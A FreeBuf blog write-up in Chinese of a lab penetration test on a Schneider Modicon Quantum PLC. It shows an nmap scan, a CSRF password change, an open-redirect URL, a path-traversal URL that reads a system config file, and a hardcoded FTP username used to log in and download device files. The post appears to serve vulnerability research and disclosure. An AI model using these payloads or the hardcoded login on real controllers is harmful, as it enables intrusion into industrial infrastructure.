

# 施耐德PLC漏洞历险记

cilan FreeBuf 1周前

工控安全是维护国家基础设施的安全，可工控设备并不像web那么常见，因此工控安全的研究较之web安全也相对迟缓。最近，瑞不可当工控团队入手了一台施耐德PLC，就让我们一起本着增加自身知识储备、实践维护国家安全，怀着激动的心开始守卫世界和平啦。

## 施耐德PLC系列介绍

Twido，小型PLC，编程平台是TwidoSoft或TwidoSuite；

M218，M238，M258，编程平台是SoMachine；

M340，中型PLC，跟西门子S7-300性能接近，编程平台是Unitry；

Premium，中型PLC，跟西门子S7-300性能接近，新的编程平台是Unitry，原来是PL7 Pro；

Quantumn，大型PLC，跟西门子S7-400性能接近，新的编程平台是Unitry，原来是Concept；

Quantumn系列主要设备型号如下图所示：

PLC	最低操作系统版本	描述
⊕ Modicon M340		
⊕ Modicon M580		
⊕ Momentum Unity		
⊕ Premium		
⊖ Quantum		
140 CPU 311 10	03.20	486 CPU, 548Kb, MB, MB+
140 CPU 434 12A/U	03.20	486 CPU, 1056Kb, MB, MB+
140 CPU 534 14A/E/U	03.20	586 CPU, 2972Kb, MB, MB+
140 CPU 651 50	03.30	P166 CPU, 768Kb + PCMCIA, 以太网 TCP/IP, USB, MB, MB+
140 CPU 651 60	03.30	P266 CPU, 1024Kb + PCMCIA, 以太网 TCP/IP, USB, MB, MB+
140 CPU 652 60	03.30	P266 CPU, 3072Kb + PCMCIA, 以太网 TCP/IP, USB, MB, MB+
140 CPU 658 60	03.30	P266 CPU, 11264Kb + PCMCIA, 以太网 TCP/IP, USB, MB, MB+
140 CPU 670 60	03.30	P266 CPU, 热备, 512Kb + PCMCIA, 以太网 HSEY 光纤, USB, M...
140 CPU 671 60	03.30	P266 CPU, 热备, 1024Kb + PCMCIA, 以太网 HSEY 光纤, USB, ...
140 CPU 672 60	03.30	P266 CPU, 热备, 3072 Kb + PCMCIA, 多模以太网光纤热备, US...
140 CPU 672 61	03.30	P266 CPU, 热备, 3072 Kb + PCMCIA, 单模以太网光纤热备, US...
140 CPU 678 61	03.30	P266 CPU, 热备, 11264 Kb + PCMCIA, 单模以太网光纤热备, U...

Modicon Quantum自动化控制平台拥有业界领先的性能，包含：

5种IEC编程语言（FBD 、LD、SFC 、ST 、IL）适用于各种应用需求

高性能多任务系统

高达11M 集成 储存空间

涂层保护模块，适用于恶劣环境；安全I/O, 高可靠性；支持第三方设备

高性能热备解决方案。每个模块均有小型LCD荧幕及按键，便于本地监控

前面板有多个内置端口（USB、Ethernet TCP/IP、Modbus Plus、以及至少一个 Modbus 端口）

本地机架上可安装第三方模块以连接Profibus-DP

本次拿到的PLC是Quantumn系列的140CPU65150。



图种各模块功能如下：

140 CPS 22400 电源输入模块

140 CPU 65150 CPU模块

140 NOE 77101 以太网模块

140 CRA 31200 RIO以太网模块

140 ACI 04000 模拟量输入16通道电流模块

## 测试过程


接下来就是接电连网线了，调通设备

磨刀不误砍柴功，首先来简单探测下端口：

Hosts		Nmap Output					Ports / Hosts		Topology	Host Details	Scans
Host		Port		Protocol	State	Service	Version				
192.168.1.100		21		tcp	open	ftp	VBrick 4300 video enc				
		80		tcp	open	http	Schneider-WEB 2.2.0				
		502		tcp	open	asa-appl-proto					

接下来一个个试一下。

这不是我们最最最熟悉的80口吗？尝试访问下，有点东西：



页面内容不多，有几个需要密码：

服务器 192.168.1.100 要求你输入用户名和密码。

该服务器还报告: "Schneider Web".


警告: 将在不安全的连接上使用基本身份验证发送你的用户名和密码。

确定


取消

不过问题不大，咱浪迹BS架构那么多年，也不能白混，OWASP Top10试试，比如CSRF漏洞：


1) 如修改密码，先生成poc：



2) 执行成功:



3) 使用新用户名密码“123 /123”，成功登录:



再试试别的，比如，任意URL跳转:

http://192.168.1.100/html/english/home/index.htm?http://192.168.1.8/hack.html



## Quantum CPU Web Server

Home Documentation

Monitoring

Control

you are hacked

# FREEBUF

再比如，任意文件读取漏洞：


URL http://192.168.1.100/index.htm../../../../conf/Gcnftcop.sys

URL  
cute


☐ Enable Post data ☐ Enable Referrer

```
; GCNFTCOP.SYS
;
;*****
;*
;* ccccc aa uu uu tttttttt ii oooooo nn nn *
;* cc aa aa uu uu tt ii oo oo nnn nn *
;* cc aa aa uu uu tt ii oo oo nn n nn *
;* cc aaaaaaaa uu uu tt ii oo oo nn n nn *
;* cc aa aa uu uu tt ii oo oo nn nnn *
;* ccccc aa aa uuuuuu tt ii oooooo nn nn *
;*
;*
;* THIS FILE CONTAINS LINES GREATER IN LENGTH THAN SOME EDITORS *
;* CAN PROPERLY HANDLE. BEFORE "SAVING" THIS FILE, INSURE THAT *
;* YOUR EDITOR CAN DISPLAY AND SAVE THE FULL LINE LENGTHS. IN *
;* PARTICULAR MS-DOS EDIT.EXE CANNOT HANDLE THIS FILE. IT WILL *
;* TRUNCATE THE EHC105 MODULE'S PARAMETER LIST, WHICH HAS A LINE *
;* LENGTH OF ABOUT 350 CHARACTERS. BRIEF DEFAULTS TO 255 CHARS *
;* AND SHOULD BE INSTRUCTED TO HAVE LONGER LINE LENGTH (-1350). *
;* EPSILON AND UNIX'S EMACS AND VI ARE OK. *
;*
;*****
;
; This GCNFTCOP.SYS - file contains the description and the
; characteristics of all modules which can be entered into the traffic
; cop.
```

可以拿下部分文件，包含jar包：



逐个查找，反编译文件，找出FTP弱口令（也就是FTP硬编码漏洞）：



试验可用，并可以看到包含文件：

```
C:\Users\QJ>ftp 192.168.1.100
连接到 192.168.1.100。
220 FTP server ready.
530 USER and PASS required
用户(192.168.1.100:(none)): sysdiag
331 Password required
密码: _
230 User logged in
ftp> ls
200 Port set okay
150 Opening BINARY mode data connection
fw
rdt
wwwroot
namespace.dat
webloader.ini
userlist_encrypt.dat
新建文件夹
test.txt
226 Transfer complete
```

亦可以成功下载：



```
ftp> get webloader.ini
200 Port set okay
150 Opening BINARY mode data connection
226 Transfer complete
ftp: 收到 29 字节, 用时 0.00秒 29000.00千字节/秒。
```

打开康康：

[FactoryCast version]  
V4.6

本篇文章主要是渗透测试工控设备的流程，快乐的时光总是短暂的，是不是感觉意犹未尽？那就尽请期待下一篇吧！！




\*本文作者：cilan，转载请注明来自FreeBuf.COM




FreeBuf+小程序：把安全装进口袋

小程序

## 精彩推荐







[阅读原文](#)